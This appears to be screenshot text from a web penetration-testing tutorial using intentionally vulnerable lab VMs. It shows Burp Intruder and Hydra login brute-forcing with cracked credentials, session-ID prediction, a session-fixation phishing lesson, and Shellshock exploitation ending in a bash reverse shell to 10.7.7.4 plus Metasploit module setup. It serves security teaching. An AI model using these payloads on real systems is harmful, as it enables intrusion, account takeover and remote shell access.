Webgoat Password Recovery
Please input your username. See the OWASP admin if you do not hav
account.
*Required Fields
*User Name:
Submit



Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options
Target Proxy Spider Scanner Intruder
Intercept HTTP history WebSockets history Options
History logging of out-of-scope items is disabled
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length
640 http://10.7.7.5 GET /mutillidae/index.php?popUpNotificati... 200 47588
641 http://10.7.7.5 POST /mutillidae/index.php?page=login.php 200 47143
Request Response
Raw Params Headers Hex
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,
Referer: http://10.7.7.
Cookie: showhints=0; ji
acopendivids=swingset,j
JSESSIONID=081FA4CD375E
Connection: close
Upgrade-Insecure-Reques
Content-Type: applicati
Content-Length: 73
username=nonexistentuse
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser



Target
Proxy
Spider
Scanner
Intruder
Repeater
1 × 2 × 3 × 4 × 5 × ...
Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer:
http://10.7.7.5/mutillidae/index.php?popUpNotificationCode=L1H0&page=login.php
Cookie: showhints=0; jiveLastVisited=1507072765009; Server=b3dhc3Bid2E=;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
JSESSIONID=081FA4CD375E8BF27B13378678F08001; PHPSESSID=khfd0v3ee8f4s0bs3kq6r1eco6
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
username=§nonexistentuser§&password=saadsadsa&login-php-submit-button=Login
Add §
Clear §
Auto §
Refresh


Burp Intruder Repeater Window Help
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Target
Proxy
Spider
Scanner
Intruder
Repeater
1
2
...
Target
Positions
Payloads
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Payload Optio
This payload type
Paste
Load ...
Remove
Clear
Add
Add from list ...
Look In: metasploit
dlink_telnet_backdoor_userpass.txt
hci_oracle_passwords.csv
http_default_pass.txt
http_default_userpass.txt
http_default_users.txt
http_owa_commo
idrac_default_pas
idrac_default_use
ipmi_passwords.t
ipmi_users.txt
unhash.txt
ces_unhash.txt
_unhash.txt
File Name: http_default_users.txt
Files of Type: All Files
Open
Cancel


Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
0 200 30561
1 admin 200 30471
2 manager 200 30561
3 root 200 30561
4 cisco 200 30561
Request Response
Raw Headers Hex HTML Render
General Goal(s):
Users can retrieve their password if they can answer the secret question properly. There is no lock-out mechanism on this 'Forgot Password' page. Your username is 'webgoat' and your favorite color is 'red'. The goal is to retrieve the password of another user.


<form accept-charset='UNKNOWN' method='POST' name='form' action='attack?Screen=64&menu=500' enctype=''><h1>Webgoat Password Recovery </h1><table align='center' cellspacing='0' width='90%' border='0' cellpadding='2'><tr><th colspan='2' align='left'>Secret Question: What is your favorite color?</th></tr><tr><td width='30%'>*Required Fields</td></tr><tr><td colspan='2'> </td></tr><tr><td>*Answer: </td><td><input name='Color' type='TEXT' value=''></td></tr><tr><td><input name='SUBMIT' type='SUBMIT' value='Submit'></td></tr></table></form>



10.7.7.5
Search
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums
!!! This VM has many serious security issues. We strongly recomm
you run it only on the "host only" or "NAT" network in the virtual
Authentication Required
http://10.7.7.5 is requesting your username and password. The site says: "WebGoat Application"
User Name: testuser
Password:
Cancel OK
OWASP RailsGoat
OWASP Bricks


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Exte
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params
4 http://10.7.7.5 GET /animatedcollapse.js
9 http://10.7.7.5 GET /WebGoat/attack
10 http://10.7.7.5 GET /WebGoat/attack
Request Response
Raw Params Headers Hex
GET /WebGoat/attack HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://10.7.7.5/
Cookie: jiveLastVisited=1507072765009; Server=b3dhc3Bid2E=; acopendivids=swingset,jotto
JSESSIONID=081FA4CD375E8BF27B13378678F08001; PHPSESSID=khfd0v3ee8f4s0bs3kq6rleco6
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic dGVzdHVzZXI6dGVzdHBhc3N3b3Jk


```
root@kali:~# hydra
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
 or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M F
ILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [servic
e://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post}
 http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md
5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis
rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak teln
et[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```


```
root@kali:~# hydra -L users.txt -P passwords.txt http-get://10.7.7.5:8080/WebGoat/attack
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service or
 or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-10-19 12:26:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60 login tries (l:6/p:10), ~4 tries pe
[DATA] attacking http-get://10.7.7.5:8080//WebGoat/attack
[8080][http-get] host: 10.7.7.5   login: webgoat   password: webgoat
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-10-19 12:26:42
```



Bricks
Login
You are not logged in.
Username:
Password:
Submit
Request
Response
Raw
Params
Headers
Hex
POST /owaspbricks/login-3/index.php HTTP/1.1
Host: 192.168.1.6
Content-Length: 39
Cache-Control: max-age=0
Origin: http://192.168.1.6
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/61.0.3163.100 Chrome/61.0.3163.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.1.6/owaspbricks/login-3/
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cookie: PHPSESSID=812abvj0gi6ndm4akjpvu8c6j6; JSESSIONID=26D68011C141F0121B2BE4A590F74D17
Connection: close
username=test&passwd=test&submit=Submit



#
Host
Method
URL
Params
Edited
Status
Length
MIME type
Extension
Title
141 http://192.168.1.6 GET /owaspbricks/login-3/ 200 3638 HTML Bricks
142 http://192.168.1.6 POST /owaspbricks/login-3/index.php 200 3845 HTML php Bricks
143 http://192.168.1.6 POST /owaspbricks/login-3/index.php 200 3843 HTML php Bricks
Request
Response
Raw
Headers
Hex
HTML
Render


<form method="POST" action="index.php" enctype="application/x-www-form-urlencoded">
<fieldset>
<legend>Login</legend>
Wrong user name or password.×
Username: <input type="text" name="username" id="username" size="25" required/>
Password: <input type="password" name="passwd" id="passwd" size="25" required/>
<input type="submit" class="small button" name="submit" id="submit" value="Submit"/>



Target
Proxy
Spider
Scanner
Intruder
1
2
...
Target
Positions
Payloads
Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Cluster bomb
POST /owaspbricks/login-3/index.php HTTP/1.1
Host: 192.168.1.6
Content-Length: 39
Cache-Control: max-age=0
Origin: http://192.168.1.6
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Ubuntu Chromium/61.0.3163.100 Chrome/61.0.3163.100 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://192.168.1.6/owaspbricks/login-3/
Accept-Language: es-ES,es;q=0.8,en;q=0.6
Cookie: PHPSESSID=812abvj0gi6ndm4akjpvu8c6j6;
JSESSIONID=26D68011C141F0121B2BE4A590F74D17
Connection: close
username=§test§&passwd=§test§&submit=Submit
Start attack
Add §
Clear §
Auto §
Refresh


Target
Positions
Payloads
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positi
payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set:
1
Payload count: 0
Payload type:
Simple list
Request count: 0
Payload Options [S
This payload type lets y
Paste
Load ...
Remove
Clear
Add
Enter a r
Add from list ... [Pro v
Look In:
WebPentest
dirb_result_10.7.7.5.txt
passwords.txt
users.txt
File Name:
users.txt
Files of Type:
All Files
Open
Cancel



Target
Positions
Payloads
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions
payload types are available for e
Payload set:
2
Payload type:
Simple list
Payload Options [Simple
This payload type lets you config
Paste
Load ...
Remove
Clear
Add
Enter a new item
Look In:
WebPentest
dirb_result_10.7.7.5.txt
passwords.txt
users.txt
File Name:
passwords.txt
Files of Type:
All Files
Open
Cancel



Target
Positions
Payloads
Options
Payload Sets
You can define one or more payload sets. The number of payload sets de
payload types are available for each payload set, and each payload type
Payload set:
2
Payload count: 10
Payload type:
Simple list
Request count: 60



1
2
...
Target
Positions
Payloads
Options
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
Wrong user name or password.
Add
Wrong user name or password.
Match type:
Simple string
Regex
Case sensitive match
Exclude HTTP headers






```
root@kali:~/WebPentest# hydra 10.7.7.5 http-form-post "/owaspbricks/login-3/index.php:username=^USER^
&passwd=^PASS^&submit=Submit:Wrong user name or password." -L users.txt -P passwords.txt
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations
, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-10-26 14:16:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60 login tries (l:6/p:10), ~4 tries per task
[DATA] attacking http-post-form://10.7.7.5:80//owaspbricks/login-3/index.php:username=^USER^&passwd=^
PASS^&submit=Submit:Wrong user name or password.
[80][http-post-form] host: 10.7.7.5   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2017-10-26 14:16:41
```



#
Host
Method
URL
Params
Edited
Status
64 http://10.7.7.5 GET /WebGoat/images/menu_images/1x1_open.gif 404
65 http://10.7.7.5 GET /WebGoat/attack?Screen=148&menu=1800 200
70 http://10.7.7.5 GET /WebGoat/javascript/menu_system.js 304
Request
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Date: Sat, 28 Oct 2017 01:09:05 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
Content-Type: text/html;charset=ISO-8859-1
Set-Cookie: WEAKID=18281-1509152945023
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Connection: close
Content-Length: 30172



Repeater
Sequencer
Decoder
Comparer
Extender
Project options
Live capture
Manual load
Analysis options
Select Live Capture Request
Send requests here from other tools to configure a live capture. Select the request to use, configure the other options
live capture".
Remove
Clear
#
Host
Request
1 http://10.7.7.5 GET /WebGoat/attack?Screen=148&menu=1...
Start live capture
Token Location Within Response
Select the location in the response where the token appears.
Cookie:
WEAKID=18281-1509152945023
Form field:
WEAKID=18281-1509152945023
Custom location:
Configure



Burp Sequencer [live capture #1: http://10.7.7.5]
Live capture (20000 tokens)
Pause
Copy tokens
Auto analyze
Requests: 20453
Stop
Save tokens
Analyze now
Errors: 0
Summary
Character-level analysis
Bit-level analysis
Analysis Options
Overall result
The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 0 bits.
Effective Entropy
The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.


Summary
Character-level analysis
Bit-level analysis
Analysis Options
Summary
Count
Transitions
Character set
Character Count Analysis - Significance Levels
100%
10%
1%
0.1%
0.01%
0.001%
<0.0001%
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
Character position



Target
Proxy
Spider
Scanner
Intruder
1 × 2 × 3 × ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /WebGoat/attack?Screen=148&menu=1800 HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/WebGoat/attack
Cookie: JSESSIONID=CC9A1F32615E16A05DD978BE0706ABCC
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Test: §1§
Connection: close
Upgrade-Insecure-Requests: 1
Add §
Clear §
Auto §
Refresh



Target
Proxy
Spider
Scanner
Intruder
Repeater
1 × 2 × 3 × ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 101
Payload type: Numbers
Request count: 101
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 0
To: 100
Step: 1
How many:







Request	Payload	Status	Error	Timeout	Length	WEAKID=	Comment
0		200			30507	18293-1509154564689	
1	0	200			30507	18294-1509154564792	
2	1	200			30507	18295-1509154564937	
3	2	200			30507	18296-1509154565115	
4	3	200			30507	18297-1509154565409	
5	4	200			30507	18298-1509154565768	
6	5	200			30533	18300-1509154566190	
7	6	200			30507	18301-1509154566677	
8	7	200			30507	18302-1509154567226	
9	8	200			30507	18303-1509154567840	
10	9	200			30507	18304-1509154568518	
11	10	200			30507	18305-1509154569358	
12	11	200			30507	18306-1509154570172	
13	12	200			30507	18307-1509154571049	
14	13	200			30507	18308-1509154571992	
15	14	200			30507	18309-1509154573000	



Target
Proxy
Spider
Scanner
Intruder
1
2
3
...
Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /WebGoat/attack?Screen=148&menu=1800 HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/WebGoat/attack
Cookie: JSESSIONID=CC9A1F32615E16A05DD978BE0706ABCC;WEAKID=18299-150915456§5768§
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Add §
Clear §
Auto §
Refresh


Target
Positions
Payloads
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type
tab. Various payload types are available for each payload set, and each payload type can be custo
Payload set: 1
Payload count: 423
Payload type: Numbers
Request count: 423
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 5768
To: 6190
Step: 1
How many:


Target
Positions
Payloads
Options
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
Please sign in to your account
Add
Please sign in to your account
Match type:
Simple string
Regex
Case sensitive match
Exclude HTTP headers


Results
Target
Positions
Payloads
Options
Filter: Showing all items
Request
Payload
Status
Error
Timeout
Length
Please sign in to your account
211 5978 200 30467
212 5979 200 30009
213 5980 200 30512
214 5981 200 30512
Request
Response
Raw
Headers
Hex
HTML
Render
Application developers who develop their own session IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks.
General Goal(s):
Try to access an authenticated session belonging to someone else.

 * Congratulations. You have successfully completed this lesson.
<form accept-charset='UNKNOWN' method='POST' name='form' action='attack?Screen=148&menu=1800' enctype=''></form>


10.7.7.5/WebGoat/attack?Screen=132
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Session Fixation
OWASP WebGoat v5.4
Show Params
Show Cookies
Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Hijack a Session
Spoof an Authentication Cookie
Session Fixation
Web Services
Admin Functions
Challenge
Solution Videos
Restart this Lesson
STAGE 1: You are Hacker Joe and you want to steal the session from Jane. Send a prepared email to the victim which looks like an official email from the bank. A template message is prepared below, you will need to add a Session ID (SID) in the link inside the email. Alter the link to include a SID.
You are: Hacker Joe
Mail To: jane.plane@owasp.org
Mail From: admin@webgoatfinancial.com
Title: Check your account
Dear MS. Plane


During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:

  Goat Hills Financial

We are sorry for the any inconvenience and thank you for your cooparation.

Your Goat Hills Financial Team

<img src='images/WebGoatFinancial/banklogo.jpg'>
Send Mail
Created by: Reto Lippuner, Marcel Wirth


10.7.7.5/WebGoat/attack?Screen=132&men
Search
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



Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Session Fixation
OWASP WebGoat v5.4
Show Params
Show Cookies
Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Hijack a Session
Spoof an Authentication Cookie
Session Fixation
Web Services
Admin Functions
Solution Videos
Restart this Lesson
STAGE 2: Now you are the victim Jane who received the email below. If you point on the link with your mouse you will see that there is a SID included. Click on it to see what happens.
You are: Victim Jane
* You completed stage 1!
Mail From: admin@webgoatfinancial.com
Dear MS. Plane
During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:
Goat Hills Financial
We are sorry for the any inconvenience and thank you for your cooparation.
Your Goat Hills Financial Team
10.7.7.5/WebGoat/attack?Screen=132&menu=1800&SID=123



10.7.7.5/WebGoat/attack?Screen=132&me
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Choose another language:
English
Logout
Session Fixation
OWASP WebGoat v5.4
Show Params
Show Cookies
Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Hijack a Session
Spoof an Authentication Cookie
Session Fixation
Web Services
Admin Functions
Challenge
Solution Videos
Restart this Lesson
STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.
You are: Hacker Joe
Goat Hills Financial
Human Resources
Please Login
Enter your name:
someuser
Enter your password:
Login



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Intercept
HTTP history
WebSockets history
Options
Request to http://10.7.7.5:80
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
POST /WebGoat/attack?Screen=132&menu=1800&SID=123 HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/WebGoat/attack?Screen=132&menu=1800&SID=NOVALIDSESSION
Cookie: JSESSIONID=CC9A1F32615E16A05DD978BE0706ABCC
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
user3=someuser&pass3=somepassword&Submit=Login



STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.
You are: Hacker Joe
* Congratulations. You have successfully completed this lesson.
Goat Hills Financial
Human Resources
Firstname:
Jane
Lastname:
Plane
Credit Card Type:
MC
Credit Card Number:
74589864
Logout


Chapter 5: Detecting and Exploiting Injection-Based Flaws









10.7.7.5
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
PentesterLab
CVE-2014-6271
This system is running:
uptime: 01:52:12 up 1 min, 1 users, load average: 0.02, 0.01, 0.00
kernel: Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014 i686 GNU/Linux
Copyright © 2014 PentesterLab


Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type
56 http://10.7.7.5 GET / 200 1988 HTML
58 http://10.7.7.5 GET /js/jquery-1.6.4.min.js 200 91943 script
60 http://10.7.7.5 GET /cgi-bin/status 200 340 JSON
Request
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Date: Thu, 09 Nov 2017 13:34:14 GMT
Server: Apache/2.2.21 (Unix) DAV/2
Content-Length: 176
Connection: close
Content-Type: application/json
{ "uptime": " 13:34:14 up 0 min, 1 users, load average: 0.06, 0.01, 0.00", "kernel": "Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014 i686 GNU/Linux"}


Go
Cancel
Target: http://10.7.7.5
Request
Raw
Params
Headers
Hex
GET /cgi-bin/status HTTP/1.1
Host: 10.7.7.5
User-Agent: () { :;};
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/
X-Requested-With: XMLHttpRequest
Cookie: security_level=0; tz_offset=39600;
PHPSESSID=mlktiv89b3mq96m81fmn4865b7;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Cache-Control: max-age=0
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Date: Thu, 09 Nov 2017 14:23:26 GMT
Server: Apache/2.2.21 (Unix) DAV/2
Content-Length: 177
Connection: close
Content-Type: application/json
{ "uptime": " 14:23:26 up 49 min, 1 users, load average:
0.00, 0.01, 0.01", "kernel": "Linux vulnerable
3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014
i686 GNU/Linux"}



Request
Raw
Params
Headers
Hex
GET /cgi-bin/status HTTP/1.1
Host: 10.7.7.5
User-Agent: () { :;}; ping 10.7.7.4
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/
X-Requested-With: XMLHttpRequest
Cookie: security_level=0; tz_offset=39600;
PHPSESSID=mlktiv89b3mq96m81fmn4865b7;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Cache-Control: max-age=0
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 500 Internal Server Error
Date: Thu, 09 Nov 2017 14:23:03 GMT
Server: Apache/2.2.21 (Unix) DAV/2
Content-Length: 542
Connection: close
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
The server encountered an internal error or
misconfiguration and was unable to complete
your request.
Please contact the server administrator,
louis@pentesterlab.com and inform them of the time the
error occurred,
and anything you might have done that may have
caused the error.
More information about this error may be available
in the server error log.
</body></html>



Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go
Cancel
Target: http://10.7.7.5
Request
Raw Params Headers Hex
GET /cgi-bin/status HTTP/1.1
Host: 10.7.7.5
User-Agent: () { ::}; /bin/bash -c "ping -c 1 10.7.7.4"
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/
X-Requested-With: XMLHttpRequest
Cookie: security_level=0; tz_offset=39600;
PHPSESSID=m1ktiv89b3mq96m81fmn4865b7;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Cache-Control: max-age=0
Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Thu, 09 Nov 2017 14:04:23 GMT
Server: Apache/2.2.21 (Unix) DAV/2
PING 10.7.7.4 (10.7.7.4): 56 data bytes
64 bytes from 10.7.7.4: seq=0 ttl=64 time=0.308 ms
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
Expression...
No. Time Source Destination Protocol Length Info
28 25.827036190 10.7.7.5 10.7.7.4 ICMP 98 Echo (ping) request id=0x6a04
29 25.827059669 10.7.7.4 10.7.7.5 ICMP 98 Echo (ping) reply id=0x6a04
Type a search term
Done



Request
Raw Params Headers Hex
GET /cgi-bin/status HTTP/1.1
Host: 10.7.7.5
User-Agent: () { ::}; /bin/bash -c "ping -c 1 10.7.7.4;
bash -i >& /dev/tcp/10.7.7.4/12345 0>&1"
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/
X-Requested-With: XMLHttpRequest
Cookie: security_level=0; tz_offset=39600;
PHPSESSID=m1ktiv89b3mq96m81fmn4865b7;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Cache-Control: max-age=0
Response
Raw Headers Hex
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
root@kali:-# nc -lvp 12345
listening on [any] 12345 ...
connect to [10.7.7.4] from owaspbwa [10.7.7.5] 50471
bash: no job control in this shell
bash-4.2$ id
id
uid=1000(pentesterlab) gid=50(staff) groups=50(staff),100(pentesterlab)
bash-4.2$ whoami
whoami
pentesterlab
bash-4.2$ uname -a
uname -a
Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014 i686 GNU/Linux
bash-4.2$
Type a search term


```
msf exploit(apache_mod_cgi_bash_env_exec) > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
